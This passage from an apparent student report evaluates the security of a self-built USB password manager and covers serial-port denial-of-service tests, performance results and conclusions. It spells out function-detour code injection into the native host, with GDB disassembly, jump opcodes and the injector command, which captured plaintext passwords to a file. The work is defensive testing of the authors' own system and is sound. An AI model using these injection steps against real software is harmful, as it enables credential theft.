Denying legitimate users the ability to use services on the end system is also a real possibility which must be protected against. Currently three bottlenecks exist in the overall system. These are the processing time required to encrypt passwords and the filesystem formatting time, which are both on the order of a few seconds. The third bottleneck is then the throughput of the serial connection which is around 115200 bps.

Due to the fact that communication is over a serial connection, a major flaw automatically exists, which is that a serial connection/stream can be locked using the TIOCEXCL TTY ioctl in Linux to prevent other file open/connection attempts from succeeding. This means that an attacker only has to craft an application that opens a serial connection, sets the relevant ioctl and sits idle to perform a DoS attack, preventing the native host from establishing a connection to the USB host MCU.

Finding bugs in the source code for the auxiliary MCU could also lead to the discovery of potential DoS vectors. Upon testing the various inputs and outputs of the supported serial commands a bug was found in the command processor for the auxiliary MCU. If a large number of command requests per second with malformed parameters was submitted over the serial channel the auxiliary MCU would lock up due to memory exhaustion/buffer overflows.

Additionally the insertion of serial commands (i.e to format and encrypt at random) is also another vector that could be employed by an attacker to render services unavailable.

7.2.1 Requirements

- C++ DoS client
- Software client
- Host device

The C++ DoS client utilizes the **serialib** library to perform command flooding over the serial port. The source code of the DoS client is shown in Appendix E.2.

7.2.2 Method

The procedure for the experiment consisted of connecting the host device to a computer and then launching the DoS client. One of the two DoS methods would then be selected and executed. After successful execution of a DoS exploit a google chrome browser instance would be launched and operations performed on the browser extension including decrypting user passwords and storing passwords. Additionally an instance of the Arduino serial monitor was launched to determine if command interaction with the host device was possible following a DoS exploit.

Finally the time taken to reach an unusable state using both methods was recorded using a software timer (Appendix E.5) for three iterations of encryption.

7.2.3 Results

Figure 7.5 shows the error message obtained from the Arduino serial monitor as a result of the first method of DoS attack (TIOCEXCL lock). As can be seen no serial port access was possible and the google chrome browser extension became unresponsive following the exploit. These results show that it is possible for an attacker to craft a malicious application that interferes with the legitimate operation of the software client.

```
DoS Attack Vectors
[1] TIOCEXCL lock
[2] Command Flood
>> 1
Serial port blocked!
Press enter to unblock.
```

Figure 7.4: DoS client prompt. Option 1 execution.

Figure 7.4 depicts the user interface of the DoS client. It is seen to consist of a menu with two options available (corresponding to the two DoS attack vectors).

```
Error opening serial port '/dev/ttyACM0'. (Port busy)
Error opening serial port '/dev/ttyACM0'. (Port busy)
```

Figure 7.5: Arduino serial monitor error.

Figure 7.6 shows the prompt displayed when the second DoS attack vector was selected (Command Flood). Figure 7.7 showcases the browser extension's unresponsiveness following the DoS attack. As can be seen the loading indicator was continuously active and it was not possible to store or decrypt passwords. Only a hard reset (through switching the host device's power supply on and off) and a restart of google chrome fixed the issues encountered.

```
DoS Attack Vectors
[1] TIOCEXCL lock
[2] Command Flood
>> 2
Flooding...
Flood complete
```

Figure 7.6: DoS client prompt. Option 2 execution.




Figure 7.7: Browser extension. Unresponsive after command flood.

For command flooding, it was found that by adjusting the variable **count_max** different outage times (time taken to become responsive) could be realised. Table 12 shows the resulting outage times for a range of count_max from 0 to 6000.

count_max	0	1000	2000	3000	4000	5000	6000
outage time 1 /s	+infinity	6.5	3.2	1.7	0.7	0.6	0.6
outage time 2 /s	+infinity	6.4	3.3	1.5	0.8	0.4	0.5
outage time 3 /s	+infinity	6.9	3.5	1.6	0.9	0.5	0.5
average time /s	+infinity	6.6	3.3	1.6	0.8	0.5	0.5

Table 12: Outage times for different count_max

Figure 7.8 is a graphical representation of Table 12. Initially for smaller values of count_max it takes several seconds until a service outage occurs. Then gradually as count_max is increased the time is seen to decrease exponentially until it reaches an asymptote around 0.5s. These results indicate that a large number of commands sent sequentially is enough to overwhelm the host device and that the minimum time needed for this to occur is around 0.5 seconds.

Various countermeasures to the DoS vectors employed exist. A solution to the first vector employed is simply to lock the serial connection within the native client itself. It is only possible to lock a serial connection once and currently the native host does not lock its serial connection to the relevant ttyACM device. A solution to the second vector (Command Flood) is to introduce sleep functionality in the auxiliary MCU as well as serial buffer length checks in order to avoid buffer overflows. Better memory management should also feature in the auxiliary MCU to prevent memory exhaustion.

All DoS vectors employed rely on running software on a computing device owned by the end user. In other words the security of the computing device running the software client is important to prevent DoS attacks. With respect to the host device itself, no major weaknesses were found when evaluating the ability to ensure availability of data. Therefore this key security objective was met in the final design.




Figure 7.8: count_max vs time plot.

7.3 Experiment 3 - Code Injection

The middle man native host, which is responsible for processing commands sent from the browser extension, is vulnerable to a range of code injection attacks aimed at capturing sensitive information traversing the communication pathway. Data such as the plain-text password and key modulus is sent over standard input and output to the native host where the JSON data is processed and the corresponding serial commands formatted and submitted to the USB driver MCU. The auxiliary MCU then performs the final command processing and results are then sent back to the native host over the serial channel where they can be relayed to the browser extension.

Code injection and method detouring relies on copying executable code to a target executable's memory image. Specifically the first few instruction bytes of a target function (**exec_encrypt** in the case of the native host) is replaced with a jump to an alternative function (detour function) with the same formal parameters as the original. Custom behaviour, like writing the data to a file can then be implemented in the detour function. Furthermore the arguments to the original function could be modified in some unintended way, such as saving all passwords under a common phrase that an attacker controls. This experiment is designed to test the data integrity and confidentiality of the overall system.

7.3.1 Requirements

- Shared library injector

- C++ injector client
- Native host
- GDB debugger

The source code for the injector client (shared library code to be injected) is shown in Appendix E.3.

It is seen to consist of a function **jmp_hook** which is responsible for patching the first few bytes of the function **exec_encrypt** which is contained within the native host. In order to determine the instruction layout of the function **exec_encrypt** the Linux based GDB debugger was used to disassemble the corresponding image code.

First the native host was compiled with:

```
$ g++ nativemsg.c main.c cJSON.c ../lib/serialib.cpp -rdynamic /
-o nativehost -fpermissive -lcrypto
```

Next the injector client was compiled:

```
$ g++ -fpic -shared client.cpp -o client.so
```

GDB was then invoked as follows:

```
$ gdb nativehost
```

This launched an instance of the GDB debugger. To display the list of function symbols within the executable the following command was executed within GDB:

```
$ info functions
```

Figure 7.9 depicts the partial results of the above command. It is seen to consist of an offset to each respective function followed by their corresponding symbol name.

```
--Type <RET> for more, q to quit, c to continue without p
0x00000000000004d3e  exec_delete
0x00000000000004db3  exec_encrypt
0x00000000000004e3b  exec_read
0x00000000000004eb0  extract_param(char*, char*)
0x00000000000004f58  hexC2bin(char const*)
0x00000000000004ff2  hex2bin(char const*, char*, int)
0x00000000000005054  main
```

Figure 7.9: Partial results of: **info functions** within GDB.

To disassemble the **exec_encrypt** function the following command within GDB was issued:

```
$ disas /r exec_encrypt
```

Figure 7.10 depicts the partial output of the above GDB command. It is seen consisting of a range of assembly instructions followed by their corresponding hex values.

```
Dump of assembler code for function exec_encrypt:
0x0000000000004db3 <+0>: f3 0f 1e fa    endbr64
0x0000000000004db7 <+4>: 55            push    %rbp
0x0000000000004db8 <+5>: 48 89 e5      mov     %rsp,%rbp
0x0000000000004dbb <+8>: 48 83 ec 40    sub     $0x40,%rsp
0x0000000000004dbf <+12>: 48 89 7d e8    mov     %rdi,-0x18(%rbp)
0x0000000000004dc3 <+16>: 48 89 75 e0    mov     %rsi,-0x20(%rbp)
```

Figure 7.10: Partial results of: **disas /r exec_encrypt** within GDB.

The source code for the injector client also contains a function **hk_exec_encrypt** which represents the detour function to call instead of the original. This function intercepts the plain-text password passed from the browser extension through standard input/output and writes it to a file **leak.txt** within the users home directory. Due to ASLR (address space layout randomization) within the Linux kernel the location of the **exec_encrypt** function changes on each execution cycle. Therefore a means of obtaining the runtime address of the function is required and this is achieved through a call to **dlsym** within **initialize**.

In order to jump to the address of the detour function **hk_exec_encrypt** a series of assembly opcodes need to be written to the first few bytes of the detour function. For 64-bit architectures this involves writing the address to jump to into the RAX register and then jumping to the value stored within RAX.

As can be seen in Figure 7.11 the first **mov** instruction has the following opcode byte sequence: **0x48, 0xb8** this is then followed the an eight byte address which is stored in little-endian order. Finally the jump to rax is encoded with: **0xff, 0xe0**. These instruction encodings can be found within the **jmp_hook** function of the injector client. When writing these instruction opcodes to memory it is important to set the memory page permissions to writable in order to avoid a segmentation fault. This is accomplished through a call to **mprotect** within **jmp_hook** which sets the memory page permissions.

```
48 b8 35 08 40 00 00 00 00 00    mov rax, 0x0000000000400835
ff e0                            jmp rax
```

Figure 7.11: Assembly jump encoding on x86_64. RAX method.

7.3.2 Method

The procedure for the experiment first involved compiling the supplied shared library injector [33] with the following command:

```
$ make
```

The corresponding output file stored within: **injector-root/cmd/injector** was then transferred to the root directory of the injector client. Next an instance of google chrome was started (which subsequently started the native host). The injector client was then injected into the native host using the shared library injector with the following command:

```
$ sudo ./injector -n "nativehost" client.so
```


The user would then proceed to a random login portal, enter a username (`test_user`) and password (`test_password`) and click the 'Store Credential' button of the browser extension. Finally the file **leak.txt** would be inspected within the home directory for the leaked password.

Optionally GDB could be attached to the native host to reinspect the **exec_encrypt** function with the modified instruction bytes:

```
$ gdb -p PID
```

7.3.3 Results


Figure 7.12 shows the results of the injection of **client.so** into the native host (**pingpong** here during testing but named **nativehost** subsequently). As can be seen the results of injection are successful and the executable code of the injector client is copied over to the native host and the entry point **initialize** is executed, patching the function **exec_encrypt** within the native host.



```
dylan:new/ $ sudo ./injector -n $NATIVE_HOST client.so
targeting process "pingpong" with pid 9734
"client.so" successfully injected
dylan:new/ $
```

Figure 7.12: Result of injection.

GDB was attached to the native host and the function **exec_encrypt** disassembled again to reveal the modified instruction opcodes (Figure 7.13):



```
Dump of assembler code for function exec_encrypt:
0x00005595aeebfdb3 <+0>: 48 b8 59 32 38 1d f7 7f 00 00  movabs $0x7ff71d383259,%rax
0x00005595aeebfdbd <+10>: ff e0  jmpq  *%rax
0x00005595aeebfdbf <+12>: 48 89 7d e8  mov  %rdi,-0x18(%rbp)
0x00005595aeebfdc3 <+16>: 48 89 75 e0  mov  %rsi,-0x20(%rbp)
```

Figure 7.13: Disassembly of **exec_encrypt** following injection

As can be seen in Figure 7.13 the resulting instructions at the detour function have been modified to load the 64-bit address of the detour function **hk_exec_encrypt** into RAX and

to then jump to the address stored in RAX. When the original **exec_encrypt** function was called, the plain-text password would then be stored in a file **leak.txt** instead of sending the data over the serial channel to the USB driver MCU.

The contents of **leak.txt** were then outputted using the command **cat** (Figure 7.14):


A terminal window with a black background and orange text. The prompt is 'dylan:~/ \$'. The command 'cat leak.txt' has been entered, and the output is 'test_user|!#|test_password'. The prompt 'dylan:~/ \$' is shown again on the next line, followed by a cursor.

Figure 7.14: Output of file **leak.txt** following injection

The output is seen to match the credentials entered when the 'Store Credential' button within the browser extension was clicked. The results of this experiment indicate that the native host is susceptible to code injection attacks. Specifically an attacker could craft a malicious shared library object and then inject it into the native host to intercept passwords. However injection requires **sudo** level privileges which an attacker might not have on a compromised system.

A countermeasure to code injection might involve scanning the list of shared libraries loaded into an ELF executable and then flagging certain unauthorized shared library objects. Additionally injection relies on an internal call to the Linux specific function **dlopen**, this function could be detoured itself to fail when trying to load a shared library with a name not on a white-list for example.

7.4 Attack Surface

When considering the attack surface of the overall system the degree of isolation between the various software subsystems is important as a vulnerability in one software component may couple to another closely related component.

Currently encryption is handled on the auxiliary MCU and decryption handled on the software client. The data that is sent over the serial connection (from the nativehost to the auxiliary MCU) during encryption is the plain-text password as well as key modulus. Interception of serial data as highlighted in experiment 1 could lead to credential compromise. However this requires physical access to the serial connection during encryption which is unlikely.

Two authentication steps are required when using the browser extension. The first authentication step consists of a password prompt when the google chrome browser is opened for the first time. This password is stored within local storage in plain-text on the browser and is therefore trivial to bypass for a determined attacker. However the goal of this password authentication step is simply to add a primitive security barrier so that a casual user cannot simply log into

accounts on an unattended computer for example.

The second authentication step requires the presence of an RSA PEM formatted private key in the users home directory (**key.pem**). If this key file is not present then a new PEM key is generated. This key file is critical and is used to decrypt credentials within the native host (which are passed to the browser extension). This file is unique for each user and a user without a proper key will not be able to decrypt user credentials. This file is designed to be isolated from the browser extension as an alternative would involve RSA private key data in local storage which is not considered secure.

Experiment 1 however also highlighted that the browser extension is vulnerable to malicious modification. It was seen that by embedding a special WebSocket client within the browser extension that a plain-text credential could be compromised. Various other forms of malware, as highlighted in the literature review, could also have been used to compromise the end system including RATs (remote access trojans) which would give an attacker full access to the hosts computing system (which would allow for the interception of **key.pem**). Malware is therefore a probable attack vector but requires some form of privilege escalation to infect a host and, depending on the user, may be difficult to obtain.

Phishing is another general technique that may be used by an attacker to gain access to login credentials and requires the crafting of a login page that appears legitimate, often redirecting a user to an attacker controlled server. This is however a more general attack which is not specific to portable (USB-based) password managers.

Currently if an attacker were to acquire access to the USB end system they would be able to dump the contents of the EEPROM and extract file data. However the file data is stored in an encrypted form without any key information. Therefore an attacker would have to bruteforce the RSA primes p and q . For a 1024 bit modulus the bit length of each prime is approximately 512 bits. According to the prime number theorem [34] the number of primes smaller than x , $n(x)$, is approximately equal to:

$$n(x) = \frac{x}{\ln x}$$

The number of possible 512 bit primes is therefore given by:

$$\frac{2^{513}}{\ln 2^{513}} - \frac{2^{512}}{\ln 2^{512}} \simeq 2.8 \times 10^{151}$$

The total number of prime pairs then becomes:

$$\frac{(2.8 \times 10^{151})^2}{2} - 2.8 \times 10^{151} \simeq 3.9 \times 10^{302}$$

As can be seen the number of possible prime pairs is significant which makes brute forcing incredibly difficult for an attacker. The data being encrypted is also padded with PKCS#1 which means that simple data entropy based attacks become infeasible for larger credentials.

Rather than compromising a credential directly, experiment 2 aimed at denying users the ability to use services offered by the end host. It was determined that similar to experiment 1, DoS based attacks also require some level of privilege in order to execute malicious code that would interfere with the serial communication protocol at each endpoint. A bug was also found in the way in which the auxiliary MCU parses commands in which a variable size command/data burst would lead to memory exhaustion and device lockup.

Finally experiment 3 investigated another method of credential extraction, namely code injection. This attack assumes that it is possible for an attacker to modify the CPU instructions in memory of the C++ native host client. An attacker could insert a detour to hook a function performing a critical role such as encryption/decryption to capture login credentials or could insert a shellcode payload to connect to a command and control server similar to experiment 1.

In summary due to the isolation between the encryption and decryption functionality there is no straightforward attack vector. Simple JavaScript code injection would not be sufficient to capture sensitive login credentials as google chrome isolates the browser extension from background (tab based) pages. Only a modification and re-installation of the browser extension itself would prove sufficient to capture credentials at the browser level. Zero-day exploits, which are critical exploits that are known privately (i.e out of the public sphere) however can often lead to RCE (remote code execution) within a browser context, effectively granting system level access to an attacker. These are more complex to execute and google chrome receives regular updates/patches to mitigate publicly disclosed zero-days.

Additionally having access to the USB host device is also not an efficient method at compromising credentials as it was demonstrated that brute forcing would require unrealistic computing capacity that is beyond the reach of most individuals, this is due to the separation of credential data and the encryption key.

It should be noted that ensuring system security is a challenge as there is no model for 'perfect security'. As is the case with reverse engineering, a determined attacker will often find creative exploits or vulnerabilities which mitigate security mechanisms put in place by the original author. An author can however put in place commonsense security mechanisms and barriers to increase the costs involved with exploiting the overall system and this was the methodology used in this report.

8 Discussion

This report had the explicit goal of developing a USB based password manager system with single sign on capabilities. In this section of the report various objectives will be compared to determine if user requirements as well as ATP procedures were met. Additionally various performance metrics of the overall system are quantified.

8.1 Meeting User Requirements

Referring to Table 8 (section 6.1) four key user requirements were identified. The first requirement (R01) was that the system should be USB based, this requirement was achieved via the USB driver MCU (and it's associated firmware) which would allow the auxiliary MCU to communicate with the host PC over a USB bus. The final prototype consisted of a USB male adapter that could be plugged into the USB port of a computer. In addition USB communication was designed so that an end user required no special drivers to use the device on a Linux based system.

The second user requirement (R02) was that the system should provide interactivity and feedback to the end user. This requirement was met through the UI of the browser extension. An activity indicator would appear when the end device was busy and any errors encountered during the various phases of operation would be presented to the user.

That the end device should provide SSO (single sign on) capability was identified as the third user requirement (R03). This requirement was met by developing a JavaScript client (as part of the browser extension) which could save account credentials (in an encrypted form) on the USB device and retrieve them when a user visited the corresponding login portal. The credentials would then be automatically filled in and an authentication request submitted using the submission engine (Figure 5.4).

Finally the last user requirement that was identified required that the credentials should be encrypted before storing them on the USB device. This requirement was achieved through developing RSA-1024 encryption from scratch, with the auxiliary MCU being responsible for encryption and the software client (native host) being responsible for decryption and well as private key generation. Therefore it can be concluded that all user requirements were met.

8.2 Passing ATP tests

A list of ATP tests were developed and are shown in Table 9 (section 6.3). The results of the various ATP tests is shown in Table 13. It can be seen that all ATP tests were passed meaning that the prototype could be certified as working and that a PCB, with minor modifications to the overall design, could be created to turn this project into a commercial product. The response time of commands shown in Table 13 were obtained using a software timer.

ATP ID	Results	Pass/Fail
A100	"OK" received	Pass
A101	"OK" received within 3.2 seconds, \$list\$ displays the corresponding filename.	Pass
A102	Credential list updated (UCT account)	Pass
A103	Credential decrypted and displayed within 2 sec.	Pass
A104	Corresponding credential removed, list updated.	Pass
A105	User is signed into account (UCT account in this case) automatically within 2 seconds of visit.	Pass

Table 13: Results of ATP tests.

8.3 System Performance

Encryption and decryption performance is important in characterising the psychological acceptability of the overall design. A design implementing security measures should not impose limitations on an end user that may be deemed as unacceptable. Examples of such a limitation could be the time taken to encrypt credentials or the SSO sign-on time. Table 14 lists some system performance metrics, all resulting times were captured with a software timer (Appendix E.5) by measuring the time difference between the start and end of an operation/process.

Process	t1 /ms	t2/ ms	t3 /ms	t4 /ms	tavg /ms
Encryption	4.25	4.55	4.31	4.11	4.31
Decryption	1.12	1.14	1.12	1.13	1.13
SSO (Login)	1.62	1.78	1.88	1.75	1.76

Table 14: Performance metrics of end system.

It can be seen that encryption overall was the slowest with an average time of around 4.31 seconds. Decryption times were almost half, with an average value of around 1.68 seconds. An SSO based performance test was conducted by measuring the time taken to automatically sign into an account from a stored credential. The test account used was the UCT web-mail login portal. An average of 1.76 seconds was required for SSO sign in operations.

The performance of the overall system could be deemed as acceptable, with a user requiring only a number of seconds between operations rather than minutes or hours. This means that psychological acceptability is likely to hold.

9 Conclusion

9.1 General

As was discussed in section 8, all user requirements as well as ATP testing procedures were met. The end product from this report consisted of a portable hardware based password manager that could be plugged into the USB port of a system running the Linux kernel and - through the installation of a software client (native host and browser extension) - could allow an end user to store account credentials in an encrypted form on the host device as well as allow users to log into their corresponding account through SSO capability. USB functionality also did not require the installation of special drivers, i.e the host device inherited 'plug-and-play' functionality.

This report also provided an attack analysis of the resulting system in which three experiments were conducted which were aimed at characterising the extent to which the three key network security objectives, namely: confidentiality, integrity and availability of data were maintained. It was determined that all three security objectives were adequately met and that potential vulnerabilities that could lead to credential compromise mainly involved threat actors maliciously altering software or gaining access to the master encryption key through remote/backdoor means, often involving privilege escalation.

9.2 Design limitations

Some limitations of the resulting design include the requirement of two micro controllers for data processing (which increases design cost) as well as the delay associated with encryption which is mainly due to the relatively low clock rate of the ATMega328 (approx 16 MHz).

The current file-system implementation currently only supports up to 7 credentials which can be stored on the auxiliary MCU's EEPROM. The total number of credentials could probably have been increased with a more optimized filesystem design, however the major limiting factor was EEPROM storage space which was limited to 1024B. Additionally filenames had to be limited to four characters in length in order to save on disk space.

9.3 Future Work

Some proposals for future work on this topic include optimizing the encryption algorithm used to store credentials as this was identified as a bottleneck. Alternatives to RSA could be explored such as AES or Twofish which might prove more efficient on resource constrained embedded systems. An alternative to serial based communications could also be explored, such as implementing USB functionality through an FPGA rather than a microcontroller which could result in faster communication and processing speeds. Such a design choice could potentially improve user experience significantly.

10 References


- [1] K. Bryant and J. Campbell, "User behaviours associated with password security and management," *Australasian Journal of Information Systems*, vol. 14, 11 2006.
- [2] F. Ruambo, "Network security: A brief overview of evolving strategies and challenges," *International Journal of Science and Research (IJSR)*, vol. 8, pp. 834–841, 02 2019.
- [3] I. Nongbri, P. Hadem, and S. Chettri, "A survey on single sign-on," *IJCRT*, vol. 6, 04 2018.
- [4] T. Bazaz and A. Khaliq, "A review on single sign on enabling technologies and protocols," *International Journal of Computer Applications*, vol. 151, pp. 18–25, 10 2016.
- [5] R. T. Bernardo Machado David, Anderson Nascimento, "A framework for secure single sign-on," 2011.
- [6] I. Milenković, O. Latinović, and D. Simić, "Using kerberos protocol for single sign-on in identity management systems," *JITA - Journal of Information Technology and Applications (Banja Luka) - APEIRON*, vol. 5, 06 2013.
- [7] K. Bryant and J. Campbell, "User behaviours associated with password security and management," *Australasian Journal of Information Systems*, vol. 14, 11 2006.
- [8] M. B. Sascha Fahl, Sven Bugiel, "Studying the impact of managers on password strength and reuse," 2017.
- [9] D. A. Zhiwei Li, Warren He, "The emperor's new password manager: Security analysis of web-based password managers," *USENIX*, 2014.
- [10] K. Fysarakis, H. Manifavas, and K. Rantos, "Embedded systems security, aspects of secure embedded systems design and implementation," 09 2011.
- [11] C. Lee, H. K. Kim, and K. Kim, "A method for preventing online games hacking using memory monitoring," *Etri Journal*, vol. 43, pp. 1–11, 12 2020.
- [12] S. Eresheim, R. Luh, and S. Schrittwieser, "The evolution of process hiding techniques in malware - current threats and possible countermeasures," *Journal of Information Processing*, vol. 25, pp. 866–874, 09 2017.
- [13] W. Hu, J. Hiser, D. Williams, A. Filipi, J. Davidson, D. Evans, J. Knight, A. Nguyen-tuong, and J. Rowanhill, "Secure and practical defense against code-injection attacks using software dynamic translation," vol. 2006, 06 2006, pp. 2–12.
- [14] A. Ray and A. Nath, "Introduction to malware and malware analysis: A brief overview," *International Journal of Advance Research in Computer Science and Management Studies*, vol. Volume 4, pp. 22–30, 11 2016.

- [15] M. Xue, C. Yuan, H. Wu, Y. Zhang, and W. Liu, "Machine learning security: Threats, countermeasures, and evaluations," *IEEE Access*, vol. PP, pp. 1–1, 04 2020.
- [16] G. Singh and S. Kinger, "A study of encryption algorithms (rsa, des, 3des and aes) for information security," *International Journal of Computer Applications*, vol. 67, pp. 33–38, 04 2013.
- [17] H. D. K. SistlaVasundhara Devi, "Aes encryption and decryption standards," *Journal of Physics*, vol. 01, 04 2019.
- [18] M. M. Abdulrahman Ali, Babak Esparham, "A comparison of cryptographic algorithms: Des, 3des, aes, rsa and blowfish for guessing attacks prevention," *Journal of Computer Science Applications and Information Technology*, 08 2018.
- [19] "RSA Key Lengths," 2021. [Online]. Available: https://www.javamex.com/tutorials/cryptography/rsa_key_length.shtml
- [20] "USB." [Online]. Available: <https://en.wikipedia.org/wiki/USB>
- [21] "V-USB." [Online]. Available: <https://www.obdev.at/products/vusb/index.html>
- [22] "How Fast is RSA." [Online]. Available: <http://security.nknu.edu.tw/crypto/faq/html/3-1-2.html>
- [23] "65,537." [Online]. Available: <https://en.wikipedia.org/wiki/65,537>
- [24] "RSA Numbers." [Online]. Available: https://en.wikipedia.org/wiki/RSA_numbers
- [25] "Native Messaging." [Online]. Available: <https://developer.chrome.com/docs/apps/nativeMessaging/>
- [26] "FIPS-140." [Online]. Available: https://en.wikipedia.org/wiki/FIPS_140
- [27] "USB Endpoints." [Online]. Available: <https://docs.microsoft.com/en-us/windows-hardware/drivers/usbcon/usb-endpoints-and-their-pipes>
- [28] "Arduino Serial Monitor." [Online]. Available: <https://learn.adafruit.com/adafruit-arduino-lesson-5-the-serial-monitor/the-serial-monitor>
- [29] "Browser Market Share." [Online]. Available: <https://gs.statcounter.com/>
- [30] "libnativemsg." [Online]. Available: <https://github.com/TotallyNotChase/lib-native-messaging>
- [31] "cJSON Library." [Online]. Available: <https://github.com/DaveGamble/cJSON>
- [32] "Seriallib Library." [Online]. Available: <https://github.com/imabot2/seriallib>

- [33] “injector.” [Online]. Available: <https://github.com/spacehen/robocraft/tree/main/injector>
- [34] “Prime Number Theorem.” [Online]. Available: https://en.wikipedia.org/wiki/Prime_number_theorem

11 Appendix

A System Overview



```
/dev/ttyACM0
$help$
$encrypt$MODULUS$DATA$FILENAME$ - Encrypt file
$list$ - List all files on filesystem
$read$FILENAME$ - Read file
$delete$FILENAME$ - Delete file
$format$ - Format filesystem
Note: MODULUS specified as hex string
Note: data returned from $read$ is hex string
Autoscroll Show timestamp Newline 115200 baud Clear output
```

Figure A.1: Result of `$help$` command in Arduino serial monitor.

A link to a video demonstration of the system can be found [here](#).

B Firmware

B.1 Auxiliary MCU

B.1.1 File System - `fs.h`

`fs.h` is the C++ header file for the filesystem and contains public API definitions.

B.1.2 File System - `fs.cpp`

`fs.cpp` is the main C++ source file containing the filesystem implementation.

B.1.3 Crypto Module - `rsa.h`

`rsa.h` is the C++ header file containing public cryptographic function definitions (Crypto Module).

B.1.4 Crypto Module - `rsa.cpp`

`rsa.cpp` is the C++ source of the RSA-1024 implementation (Crypto Module).

B.1.5 Communication Logic - `main.ino`

`main.ino` is the C++ source for the communication logic and main entry point of the auxiliary MCU.

B.2 USB Driver MCU

B.2.1 Serial Driver - `serial.h`

`serial.h` is the C header for the serial portion of the USB driver.

B.2.2 Serial Driver - `serial.c`

`serial.c` is the C source file for the serial portion of the USB driver.

B.2.3 USB Config - `usbconfig.h`

`usbconfig.c` is the C header to configure the V-USB driver.

B.2.4 USB Driver - `main.c`

`main.c` is the entry point for the USB driver MCU.

C Software

C.1 Native host

C.1.1 Main Entry - `main.c`

`main.c` is the main C++ source file for the native host client.

C.2 Browser Extension

C.2.1 Background Script - `background.js`

`background.js` is the background script of the browser extension that manages communication between the native host as well as passing messages to the UI popup.

C.2.2 UI Script - script.js

[script.js](#) is the main script of the extension UI popup.

C.2.3 UI - ui.html

[ui.html](#) is the HTML definition of the UI popup.

